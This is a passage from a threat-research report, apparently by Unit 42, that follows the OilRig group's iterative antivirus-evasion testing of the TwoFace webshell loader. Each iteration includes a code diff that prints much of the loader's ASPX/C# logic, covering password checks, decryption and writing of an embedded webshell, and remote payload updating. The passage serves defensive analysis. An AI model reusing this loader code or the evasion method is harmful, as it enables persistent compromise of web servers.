-                               WobCBBUfafl.Key=Encoding.UTF8.GetBytes(Convert.ToBase64String(new System.Security.Cryptography.SHA25
-                               WobCBBUfafl.Mode=System.Security.Cryptography.CipherMode.ECB;
-                               WobCBBUfafl.Padding=System.Security.Cryptography.PaddingMode.PKCS7;
-                               System.Security.Cryptography.ICryptoTransform fQRGymUxSAxVlsnX=WobCBBUfafl.CreateDecryptor();
-                               byte[] HCtZUYOMFou=Convert.FromBase64String(NQkRIVFnXc);
-                               System.IO.File.WriteAllBytes(qGQVlvzVMWmHj,fQRGymUxSAxVlsnX.TransformFinalBlock(HCtZUYOMFou,0,HCtZUY
-                       }
-               }
-               else if (!string.IsNullOrEmpty(Request.Form["u"])){
-                       string cXUIJeCnEz=System.IO.File.ReadAllText(LlGKKnqJdfya);
-                       string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
-                       int LptTMsMGUMl=cXUIJeCnEz.IndexOf(MEwRfrioWOYiqo)+MEwRfrioWOYiqo.Length;
-                       int cDTlEWhWfILinrnO=cXUIJeCnEz.IndexOf("\"",LptTMsMGUMl);
-                       cXUIJeCnEz=cXUIJeCnEz.Substring(0,LptTMsMGUMl)+Request.Form["u"]+cXUIJeCnEz.Substring(cDTlEWhWfILinrnO);
-                       System.IO.File.WriteAllText(LlGKKnqJdfya,cXUIJeCnEz);
-               }
-       }
+       string NQkRIVFnXc="AAx0SiMdO7ayj6/OHstJyfny5/c+hQmvOA/ukA+EZuHvuQUt5gYy0434qwfQdxPV7aBZ6x8k+KD0bqEitINo7Zq4I9CrPXzX4P8rcoPNe
+
 }catch{}
 %>
 </body>
```

Figure 11 Changes made in iteration 9 of testing

Iteration 10

Files: a6c62217c27a0bc0a5d9ea37c71d29049846a3d75b680b9ae74cf5ff498af529 vs 9fd3672c9d3d43755495e85cead5c6a5d67fab70178250aeb8f01b3dd09f820f

Filenames: w1.aspx vs out2.aspx

Delta: 1 minute 22 seconds

Positives: 0 -> 1

Analysis:

In this iteration of testing, the developer reverts all the changes made in the previous iteration by removing the line that sets the variable ("NQkRIVFnXc") used to store the embedded webshell and added all of the lines removed from the script. The main change done in this iteration is to initialize the variable ("NQkRIVFnXc") used to store the embedded webshell on one line and setting it to its original value on another line. The purpose of this change it to see if detection is caused by initializing the variable and setting its value in one line of code, instead of splitting up into two lines. The detection rate increases, suggesting that splitting the variable initialization and variable value setting does not evade

detection.

```
@@ -7,33 +7,19 @@
 <body>
 <%
 try{
-	string NQkRIVFnXc="";
-	string hnRwONTdZ="G82446adSJszOVwFCyfBSGQhfRgvjht";
-	NQkRIVFnXc="AAx0SiMdO7ayj6/OHstJyfny5/c+hQmvOA/ukA+EZuHvuQUt5gYy0434qwfQdxPV7aBZ6x8k+KD0bqEitINo7Zq4I9CrPXzX4P8rcoPNeRjGQicc
-	string BSfbQohad=Encoding.UTF8.GetString(Convert.FromBase64String(Request.Form["p"]));
-	if(Convert.ToBase64String(new System.Security.Cryptography.SHA1Managed().ComputeHash(Encoding.ASCII.GetBytes(BSfbQohad+hnRwO
-		string LlGKKnqJdfya=Request.ServerVariables["PATH_TRANSLATED"];
-		if(!string.IsNullOrEmpty(Request.Form["n"])){
-			string qGQVlvzVMWmHj=LlGKKnqJdfya.Substring(0,LlGKKnqJdfya.LastIndexOf('\\')+1)+Encoding.UTF8.GetString(Conv
-			if(qGQVlvzVMWmHj.ToLower()!=LlGKKnqJdfya.ToLower()){
-				System.Security.Cryptography.TripleDESCryptoServiceProvider WobCBBUfafl=new System.Security.Cryptogr
-				WobCBBUfafl.Key=Encoding.UTF8.GetBytes(Convert.ToBase64String(new System.Security.Cryptography.SHA25
-				WobCBBUfafl.Mode=System.Security.Cryptography.CipherMode.ECB;
-				WobCBBUfafl.Padding=System.Security.Cryptography.PaddingMode.PKCS7;
-				System.Security.Cryptography.ICryptoTransform fQRGymUxSAxVlsnX=WobCBBUfafl.CreateDecryptor();
-				byte[] HCtZUYOMFou=Convert.FromBase64String(NQkRIVFnXc);
-				System.IO.File.WriteAllBytes(qGQVlvzVMWmHj,fQRGymUxSAxVlsnX.TransformFinalBlock(HCtZUYOMFou,0,HCtZUY
-			}
-		}
-		else if (!string.IsNullOrEmpty(Request.Form["u"])){
-			string cXUIJeCnEz=System.IO.File.ReadAllText(LlGKKnqJdfya);
-			string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
-			int LptTMsMGUMl=cXUIJeCnEz.IndexOf(MEwRfrioWOYiqo)+MEwRfrioWOYiqo.Length;
-			int cDTlEWhWfILinrnO=cXUIJeCnEz.IndexOf("\"",LptTMsMGUMl);
-			cXUIJeCnEz=cXUIJeCnEz.Substring(0,LptTMsMGUMl)+Request.Form["u"]+cXUIJeCnEz.Substring(cDTlEWhWfILinrnO);
-			System.IO.File.WriteAllText(LlGKKnqJdfya,cXUIJeCnEz);
-		}
+	string NQkRIVFnXc="AAx0SiMdO7ayj6/OHstJyfny5/c+hQmvOA/ukA+EZuHvuQUt5gYy0434qwfQdxPV7aBZ6x8k+KD0bqEitINo7Zq4I9CrPXzX4P8rcoPNe
+
+	string qGQVlvzVMWmHj=LlGKKnqJdfya.Substring(0,LlGKKnqJdfya.LastIndexOf('\\')+1)+Encoding.UTF8.GetString(Convert.FromBase64St
+	if(qGQVlvzVMWmHj.ToLower()!=LlGKKnqJdfya.ToLower()){
+		System.Security.Cryptography.TripleDESCryptoServiceProvider WobCBBUfafl=new System.Security.Cryptography.TripleDESCr
+		WobCBBUfafl.Key=Encoding.UTF8.GetBytes(Convert.ToBase64String(new System.Security.Cryptography.SHA256Managed().Compu
+		WobCBBUfafl.Mode=System.Security.Cryptography.CipherMode.ECB;
+		WobCBBUfafl.Padding=System.Security.Cryptography.PaddingMode.PKCS7;
+		System.Security.Cryptography.ICryptoTransform fQRGymUxSAxVlsnX=WobCBBUfafl.CreateDecryptor();
+		byte[] HCtZUYOMFou=Convert.FromBase64String(NQkRIVFnXc);
+		System.IO.File.WriteAllBytes(qGQVlvzVMWmHj,fQRGymUxSAxVlsnX.TransformFinalBlock(HCtZUYOMFou,0,HCtZUYOMFou.Length));
 	}
+
 }catch{}
```

Figure 12 Changes made in iteration 10 of testing

Iteration 11

Files: 9fd3672c9d3d43755495e85cead5c6a5d67fab70178250aeb8f01b3dd09f820f vs d3983d0bccd38b6198f9dcc9d0a0eec46d31ccad0e7b9575e25368e740b51a6a

Filenames: out2.aspx vs w1.aspx

Delta: 12 minutes 5 seconds


Positives: 1 -> 0

Analysis:

The developer reintroduces the line that sets the variable ("NQkRIVFnXc") used to store the embedded webshell to its original value. The developer then removes major portions of the TwoFace loader script, such as:

- Removed line of code used to set password salt variable ("hnRwONTdZ") with its original value
- Removed line of code used to get the Base64 encoded password from the inbound request, decode it and saves it to a variable ("BSfbQohad")
- Removed line of code used to compare a hardcoded hash to the SHA1 of the inbound password and password hash for authentication
- Removed line of code used to obtain the physical path on the IIS server ("PATH_TRANSLATED")
- Removed line of code to check the inbound request for the filename (Request.Form["n"]) to write the embedded webshell
- Removed line of code to check the inbound request for the data to use to update the embedded webshell within the file
- Removed lines of code used to update the embedded webshell within the file

What remains of the TwoFace loader script? The developer left the code used to decrypt the embedded webshell and write it to the system. This suggests that the developer is attempting to determine what in the TwoFace loader code that coupled with the embedded webshell is causing detection. The detection rate dropped to 0, which suggests that the code used to write the embedded webshell to the system is not responsible for detection, rather portions of the removed lines cause detection.



```
@@ -8,18 +8,27 @@
 <%
 try{
        string NQkRIVFnXc="AAx0SiMdO7ayj6/OHstJyfny5/c+hQmvOA/ukA+EZuHvuQUt5gYy0434qwfQdxPV7aBZ6x8k+KD0bqEitINo7Zq4I9CrPXzX4P8rcoPNe
+
+       string hnRwONTdZ="G82446adSJszOVwFCyfBSGQhfRgvjht";

-       string qGQVlvzVMWmHj=LlGKKnqJdfya.Substring(0,LlGKKnqJdfya.LastIndexOf('\\')+1)+Encoding.UTF8.GetString(Convert.FromBase64St
-       if(qGQVlvzVMWmHj.ToLower()!=LlGKKnqJdfya.ToLower()){
-              System.Security.Cryptography.TripleDESCryptoServiceProvider WobCBBUfafl=new System.Security.Cryptography.TripleDESCr
-              WobCBBUfafl.Key=Encoding.UTF8.GetBytes(Convert.ToBase64String(new System.Security.Cryptography.SHA256Managed().Compu
-              WobCBBUfafl.Mode=System.Security.Cryptography.CipherMode.ECB;
-              WobCBBUfafl.Padding=System.Security.Cryptography.PaddingMode.PKCS7;
-              System.Security.Cryptography.ICryptoTransform fQRGymUxSAxVlsnX=WobCBBUfafl.CreateDecryptor();
-              byte[] HCtZUYOMFou=Convert.FromBase64String(NQkRIVFnXc);
-              System.IO.File.WriteAllBytes(qGQVlvzVMWmHj,fQRGymUxSAxVlsnX.TransformFinalBlock(HCtZUYOMFou,0,HCtZUYOMFou.Length));
-       }
+       string BSfbQohad=Encoding.UTF8.GetString(Convert.FromBase64String(Request.Form["p"]));

+       if(Convert.ToBase64String(new System.Security.Cryptography.SHA1Managed().ComputeHash(Encoding.ASCII.GetBytes(BSfbQohad+hnRwO
+              string LlGKKnqJdfya=Request.ServerVariables["PATH_TRANSLATED"];
+              if(!string.IsNullOrEmpty(Request.Form["n"])){
+                     string qGQVlvzVMWmHj=LlGKKnqJdfya.Substring(0,LlGKKnqJdfya.LastIndexOf('\\')+1)+Encoding.UTF8.GetString(Conv
+                     if(qGQVlvzVMWmHj.ToLower()!=LlGKKnqJdfya.ToLower()){
+                            System.Security.Cryptography.TripleDESCryptoServiceProvider WobCBBUfafl=new System.Security.Cryptogr
+                            WobCBBUfafl.Key=Encoding.UTF8.GetBytes(Convert.ToBase64String(new System.Security.Cryptography.SHA25
+                            WobCBBUfafl.Mode=System.Security.Cryptography.CipherMode.ECB;
+                            WobCBBUfafl.Padding=System.Security.Cryptography.PaddingMode.PKCS7;
+                            System.Security.Cryptography.ICryptoTransform fQRGymUxSAxVlsnX=WobCBBUfafl.CreateDecryptor();
+                            byte[] HCtZUYOMFou=Convert.FromBase64String(NQkRIVFnXc);
+                            System.IO.File.WriteAllBytes(qGQVlvzVMWmHj,fQRGymUxSAxVlsnX.TransformFinalBlock(HCtZUYOMFou,0,HCtZUY
+                     }
+              }
+
+       }
 }catch{}
 %>
 </body>
```

Figure 13 Changes made in iteration 11 of testing

Iteration 12

Files: d3983d0bccd38b6198f9dcc9d0a0eec46d31ccad0e7b9575e25368e740b51a6a vs 5979506165bb489dae0826daa8051588f3944a711bb5c9bdff7f5cfe5b616ea3

Filenames: w1.aspx vs out2.aspx

Delta: 1 minute 19 seconds

Positives: 0 -> 0

Analysis:

In this iteration, the developer reintroduced the following portions of the TwoFace loader script that were removed in the previous iteration, specifically:

- Added line of code used to set password salt variable ("hnRwONTdZ") with its original value
- Added line of code used to get the base64 encoded password from the inbound request, decode it and saves it to a variable ("BSfbQohad")

- Added line of code used to compare a hardcoded hash to the SHA1 of the inbound password and password hash for authentication
- Added line of code used to obtain the physical path on the IIS server ("PATH_TRANSLATED")
- Added line of code to check the inbound request for the filename (Request.Form["n"]) to write the embedded webshell

The developer omitted the lines of code responsible for checking the inbound request for data and the lines of code to update the embedded webshell within the file. The detection rate did not increase, suggesting that the developer determined that the detection is occurring in the code that allows for remote updating of the embedded webshell.

```
@@ -8,18 +8,27 @@
 <%
 try{
        string NQkRIVFnXc="AAx0SiMdO7ayj6/OHstJyfny5/c+hQmvOA/ukA+EZuHvuQUt5gYy0434qwfQdxPV7aBZ6x8k+KD0bqEitINo7Zq4I9CrPXzX4P8rcoPNe
+
+       string hnRwONTdZ="G82446adSJszOVwFCyfBSGQhfRgvjht";

-       string qGQVlvzVMWmHj=LlGKKnqJdfya.Substring(0,LlGKKnqJdfya.LastIndexOf('\\')+1)+Encoding.UTF8.GetString(Convert.FromBase64St
-       if(qGQVlvzVMWmHj.ToLower()!=LlGKKnqJdfya.ToLower()){
-               System.Security.Cryptography.TripleDESCryptoServiceProvider WobCBBUfafl=new System.Security.Cryptography.TripleDESCr
-               WobCBBUfafl.Key=Encoding.UTF8.GetBytes(Convert.ToBase64String(new System.Security.Cryptography.SHA256Managed().Compu
-               WobCBBUfafl.Mode=System.Security.Cryptography.CipherMode.ECB;
-               WobCBBUfafl.Padding=System.Security.Cryptography.PaddingMode.PKCS7;
-               System.Security.Cryptography.ICryptoTransform fQRGymUxSAxVlsnX=WobCBBUfafl.CreateDecryptor();
-               byte[] HCtZUYOMFou=Convert.FromBase64String(NQkRIVFnXc);
-               System.IO.File.WriteAllBytes(qGQVlvzVMWmHj,fQRGymUxSAxVlsnX.TransformFinalBlock(HCtZUYOMFou,0,HCtZUYOMFou.Length));
-       }
+       string BSfbQohad=Encoding.UTF8.GetString(Convert.FromBase64String(Request.Form["p"]));

+       if(Convert.ToBase64String(new System.Security.Cryptography.SHA1Managed().ComputeHash(Encoding.ASCII.GetBytes(BSfbQohad+hnRwO
+               string LlGKKnqJdfya=Request.ServerVariables["PATH_TRANSLATED"];
+               if(!string.IsNullOrEmpty(Request.Form["n"])){
+                       string qGQVlvzVMWmHj=LlGKKnqJdfya.Substring(0,LlGKKnqJdfya.LastIndexOf('\\')+1)+Encoding.UTF8.GetString(Conv
+                       if(qGQVlvzVMWmHj.ToLower()!=LlGKKnqJdfya.ToLower()){
+                               System.Security.Cryptography.TripleDESCryptoServiceProvider WobCBBUfafl=new System.Security.Cryptogr
+                               WobCBBUfafl.Key=Encoding.UTF8.GetBytes(Convert.ToBase64String(new System.Security.Cryptography.SHA25
+                               WobCBBUfafl.Mode=System.Security.Cryptography.CipherMode.ECB;
+                               WobCBBUfafl.Padding=System.Security.Cryptography.PaddingMode.PKCS7;
+                               System.Security.Cryptography.ICryptoTransform fQRGymUxSAxVlsnX=WobCBBUfafl.CreateDecryptor();
+                               byte[] HCtZUYOMFou=Convert.FromBase64String(NQkRIVFnXc);
+                               System.IO.File.WriteAllBytes(qGQVlvzVMWmHj,fQRGymUxSAxVlsnX.TransformFinalBlock(HCtZUYOMFou,0,HCtZU
+                       }
+               }
+
+       }
 }catch{}
 %>
 </body>
```

Figure 14 Changes made in iteration 12 of testing

Iteration 13

Files: 5979506165bb489dae0826daa8051588f3944a711bb5c9bdff7f5cfe5b616ea3 vs 3b2546a57b6edf57c7dc3f062a79a6f18e4dbb78570eede232431b36b5c51089

Filenames: out2.aspx vs out2.aspx

Delta: 50 seconds

Positives: 0 -> 0

Analysis:

Using insight into the cause for detection from the previous iteration, the developer slowly reintroduces portions of the code used to remotely update the embedded webshell. In this iteration, the developer reintroduces the if statement that checks the inbound request for the data to use to update the embedded webshell within the file. The detection rate did not change; therefore, the developer knows that this line is not causing detection.

```
@@ -27,7 +27,9 @@ try{
                                    System.IO.File.WriteAllBytes(qGQVlvzVMWmHj,fQRGymUxSAxVlsnX.TransformFinalBlock(HCtZUYOMFou,0,HCtZU
                        }
                }
-
+               else if (!string.IsNullOrEmpty(Request.Form["u"])){
+
+               }
        }
 }catch{}
 %>
```

Figure 15 Changes made in iteration 13 of testing

Iteration 14

Files: 3b2546a57b6edf57c7dc3f062a79a6f18e4dbb78570eede232431b36b5c51089 vs 9ecd1f1761988994511ade39e38f22e28c9200bea3b6a1194de032d3877da757

Filenames: out2.aspx vs out2.aspx

Delta: 1 minute

Positives: 0 -> 0

Analysis:

The developer adds another line from the code used to update the embedded webshell. The line added in this iteration is responsible for reading the contents of the TwoFace loader webshell (path stored in 'LlGKKnqJdfya') and stores the contents in a variable ('cXUIJeCnEz'). The detection rate stayed the same, which suggests to the developer that this line of code is not causing detection.

```
@@ -28,6 +28,7 @@ try{
                        }
                }
                else if (!string.IsNullOrEmpty(Request.Form["u"])){
+                       string cXUIJeCnEz=System.IO.File.ReadAllText(LlGKKnqJdfya);

                }
        }
```

Figure 16 Changes made in iteration 14 of testing

Iteration 15

Files: 9ecd1f1761988994511ade39e38f22e28c9200bea3b6a1194de032d3877da757 vs fc35c1b652496932036544758d43d629696e7f33e547638b90dc9a0a0fbfd755

Filenames: out2.aspx vs out2.aspx

Delta: 1 minute 4 seconds
Positives: 0 -> 0
Analysis:
The developer adds another line from the code used to update the embedded webshell. The line added in this iteration creates a variable that it stores a string. The string stored in the variable contains code used in TwoFace loader to initialize the variable ('NQkRIVFnXc') that stores the embedded webshell. Adding this line of code to the file did not change the detection rate, which suggests to the developer that this code does not cause detection.

Figure 17 Changes made in iteration 15 of testing

Iteration 16
Files: fc35c1b652496932036544758d43d629696e7f33e547638b90dc9a0a0fbfd755 vs 59155e0db84ca2aa4a4fc0c0a4f7a71446bb963e2544f131c81aa902f7c3b38d
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute 27 seconds
Positives: 0 -> 0
Analysis:
The developer adds yet another line from the update code. The added line initializes a variable that stores the length of the string stored in the variable added in the previous iteration. The detection rate did not increase based on the addition of this line.

Figure 18 Changes made in iteration 16 of testing

Iteration 17
Files: 59155e0db84ca2aa4a4fc0c0a4f7a71446bb963e2544f131c81aa902f7c3b38d vs aa8be54babad2c70d51a0146fd42c947f5fc0705bc9edc237f61a05275cf2f31
Filenames: out2.aspx vs out2.aspx
Delta: 58 seconds

Positives: 0 -> 0

Analysis:

The developer adds two more lines from the update code. The first line added finds the index of the double quote character in the string in the line of code introduced two iterations prior. The second line of code essentially replaces the embedded webshell read in from the TwoFace loader file with the data provided from the inbound request. The addition of these two lines did not change the detection rate.

```
@@ -31,6 +31,8 @@ try{
                    string cXUIJeCnEz=System.IO.File.ReadAllText(LlGKKnqJdfya);
                    string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
                    int LptTMsMGUMl=cXUIJeCnEz.IndexOf(MEwRfrioWOYiqo)+MEwRfrioWOYiqo.Length;
+                   int cDTlEWhWfILinrnO=cXUIJeCnEz.IndexOf("\"",LptTMsMGUMl);
+                   cXUIJeCnEz=cXUIJeCnEz.Substring(0,LptTMsMGUMl)+Request.Form["u"]+cXUIJeCnEz.Substring(cDTlEWhWfILinrnO);
                }
            }
```

Figure 19 Changes made in iteration 17 of testing

Iteration 18

Files: aa8be54babad2c70d51a0146fd42c947f5fc0705bc9edc237f61a05275cf2f31 vs e3f1e7021604e7d7a7a7c500c2564abb5b3a9c278bd7cef131e650654ef796bd

Filenames: out2.aspx vs out2.aspx

Delta: 46 seconds

Positives: 0 -> 1

Analysis:

The developer adds one more line from the update code, which is responsible for writing the variable that contains the TwoFace loader script with its newly updated embedded webshell to a file. This essentially updates the TwoFace loader file to include a new embedded webshell. The addition of this line of code increased the detection rate, which lets the developer know that detection of the TwoFace loader stems from this line of code.

```
@@ -33,7 +33,7 @@ try{
                    int LptTMsMGUMl=cXUIJeCnEz.IndexOf(MEwRfrioWOYiqo)+MEwRfrioWOYiqo.Length;
                    int cDTlEWhWfILinrnO=cXUIJeCnEz.IndexOf("\"",LptTMsMGUMl);
                    cXUIJeCnEz=cXUIJeCnEz.Substring(0,LptTMsMGUMl)+Request.Form["u"]+cXUIJeCnEz.Substring(cDTlEWhWfILinrnO);
-                   -
+                   System.IO.File.WriteAllText(LlGKKnqJdfya,cXUIJeCnEz);
                }
            }
        }catch{}
```

Figure 20 Changes made in iteration 18 of testing

Iteration 19

Files: e3f1e7021604e7d7a7a7c500c2564abb5b3a9c278bd7cef131e650654ef796bd vs 65d744d907c8d69100bad5ce14ad780d57688eb6f0f1276bbf956711adfcea99

Filenames: out2.aspx vs out2.aspx

Delta: 5 minutes 8 seconds

Positives: 1 -> 1

Analysis:

The developer now starts making changes to the line of code that writes the new TwoFace loader script to a file. In this iteration, the developer does nothing more than concatenating the 2 character to the data before writing it to the file. We believe the developer is testing to see if detection is based on the exact line of code, but this modification did not change the detection rate.

```
@@ -33,7 +33,7 @@ try{
33  33                      int LptTMsMGUMl=cXUIJeCnEz.IndexOf(MEwRfrioWOYiqo)+MEwRfrioWOYiqo.Length;
34  34                      int cDTlEWhWfILinrnO=cXUIJeCnEz.IndexOf("\"",LptTMsMGUMl);
35  35                      cXUIJeCnEz=cXUIJeCnEz.Substring(0,LptTMsMGUMl)+Request.Form["u"]+cXUIJeCnEz.Substring(cDTlEWhWfILinrnO);
36      -                   System.IO.File.WriteAllText(LlGKKnqJdfya,cXUIJeCnEz);
    36  +                   System.IO.File.WriteAllText(LlGKKnqJdfya+"2",cXUIJeCnEz);
37  37              }
38  38          }
39  39      }catch{}
```

Figure 21 Changes made in iteration 19 of testing

Iteration 20

Files: 65d744d907c8d69100bad5ce14ad780d57688eb6f0f1276bbf956711adfcea99 vs 672a43ef6914f6090c20c19348af1bfed05919177f1bfb03dc8dbde0c8bbd49d

Filenames: out2.aspx vs out2.aspx

Delta: 3 minutes 32 seconds

Positives: 1 -> 1

Analysis:

The developer adds two lines of code before and two lines of code after the line that writes the new TwoFace loader script to the file. The developer had already determined that the lines of code added in this iteration did not cause an increase in detection, as the lines of code added is the same as introduced in iteration 15. These additions did not change the detection rate, suggesting that padding the offending line of code with additional lines of code did not affect the detection rate.

```
@@ -33,7 +33,11 @@ try{
33  33                      int LptTMsMGUMl=cXUIJeCnEz.IndexOf(MEwRfrioWOYiqo)+MEwRfrioWOYiqo.Length;
34  34                      int cDTlEWhWfILinrnO=cXUIJeCnEz.IndexOf("\"",LptTMsMGUMl);
35  35                      cXUIJeCnEz=cXUIJeCnEz.Substring(0,LptTMsMGUMl)+Request.Form["u"]+cXUIJeCnEz.Substring(cDTlEWhWfILinrnO);
36      -                   System.IO.File.WriteAllText(LlGKKnqJdfya+"2",cXUIJeCnEz);
    36  +                   string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
    37  +                   string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
    38  +                   System.IO.File.WriteAllText(LlGKKnqJdfya,cXUIJeCnEz);
    39  +                   string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
    40  +                   string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
37  41              }
38  42          }
39  43      }catch{}
```

Figure 22 Changes made in iteration 20 of testing

Iteration 21

Files: 672a43ef6914f6090c20c19348af1bfed05919177f1bfb03dc8dbde0c8bbd49d vs 03e2c6850887702ae70db57582653d7c31c6f92d116746c610d379014a5ff4a0

Filenames: out2.aspx vs out1.aspx

Delta: 10 minutes 8 seconds

Positives: 1 -> 1

Analysis:

The developer removes the four lines of code added in the previous iteration, as well as several newlines between lines of code earlier in the TwoFace loader script. These changes did not affect the detection rate.

```
@@ -8,11 +8,8 @@
 <%
 try{
        string NQkRIVFnXc="AAx0SiMdO7ayj6/OHstJyfny5/c+hQmvOA/ukA+EZuHvuQUt5gYy0434qwfQdxPV7aBZ6x8k+KD0bqEitINo7Zq4I9CrPXzX4P8rcoPNe
-
        string hnRwONTdZ="G82446adSJszOVwFCyfBSGQhfRgvjht";
-
        string BSfbQohad=Encoding.UTF8.GetString(Convert.FromBase64String(Request.Form["p"]));
-
        if(Convert.ToBase64String(new System.Security.Cryptography.SHA1Managed().ComputeHash(Encoding.ASCII.GetBytes(BSfbQohad+hnRwO
                string LlGKKnqJdfya=Request.ServerVariables["PATH_TRANSLATED"];
                if(!string.IsNullOrEmpty(Request.Form["n"])){
@@ -33,11 +30,7 @@ try{
                        int LptTMsMGUMl=cXUIJeCnEz.IndexOf(MEwRfrioWOYiqo)+MEwRfrioWOYiqo.Length;
                        int cDTlEWhWfILinrnO=cXUIJeCnEz.IndexOf("\"",LptTMsMGUMl);
                        cXUIJeCnEz=cXUIJeCnEz.Substring(0,LptTMsMGUMl)+Request.Form["u"]+cXUIJeCnEz.Substring(cDTlEWhWfILinrnO);
-                       string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
-                       string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
                        System.IO.File.WriteAllText(LlGKKnqJdfya,cXUIJeCnEz);
-                       string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
-                       string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
                }
        }
 }catch{}
```

Figure 23 Changes made in iteration 21 of testing

Iteration 22

Files: 03e2c6850887702ae70db57582653d7c31c6f92d116746c610d379014a5ff4a0 vs 3e0c251962976395fff489a985290afe02175baf0cdf3d14eb3e01b3821414e9

Filenames: out1.aspx vs out1.aspx

Delta: 49 seconds

Positives: 1 -> 0

Analysis:

The developer completely removes the update code from the TwoFace loader script. This change brings the detection rate back down to 0.

```
@@ -23,15 +23,7 @@ try{
                                byte[] HCtZUYOMFou=Convert.FromBase64String(NQkRIVFnXc);
                                System.IO.File.WriteAllBytes(qGQVlvzVMWmHj,fQRGymUxSAxVlsnX.TransformFinalBlock(HCtZUYOMFou,0,HCtZU
                        }
-               }
-               else if (!string.IsNullOrEmpty(Request.Form["u"])){
-                       string cXUIJeCnEz=System.IO.File.ReadAllText(LlGKKnqJdfya);
-                       string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
-                       int LptTMsMGUMl=cXUIJeCnEz.IndexOf(MEwRfrioWOYiqo)+MEwRfrioWOYiqo.Length;
-                       int cDTlEWhWfILinrnO=cXUIJeCnEz.IndexOf("\"",LptTMsMGUMl);
-                       cXUIJeCnEz=cXUIJeCnEz.Substring(0,LptTMsMGUMl)+Request.Form["u"]+cXUIJeCnEz.Substring(cDTlEWhWfILinrnO);
-                       System.IO.File.WriteAllText(LlGKKnqJdfya,cXUIJeCnEz);
-               }
+               }
        }
 }catch{}
 %>
```

Figure 24 Changes made in iteration 22 of testing

Source: https://unit42.paloaltonetworks.com/unit42-oilrig-performs-tests-twoface-webshell/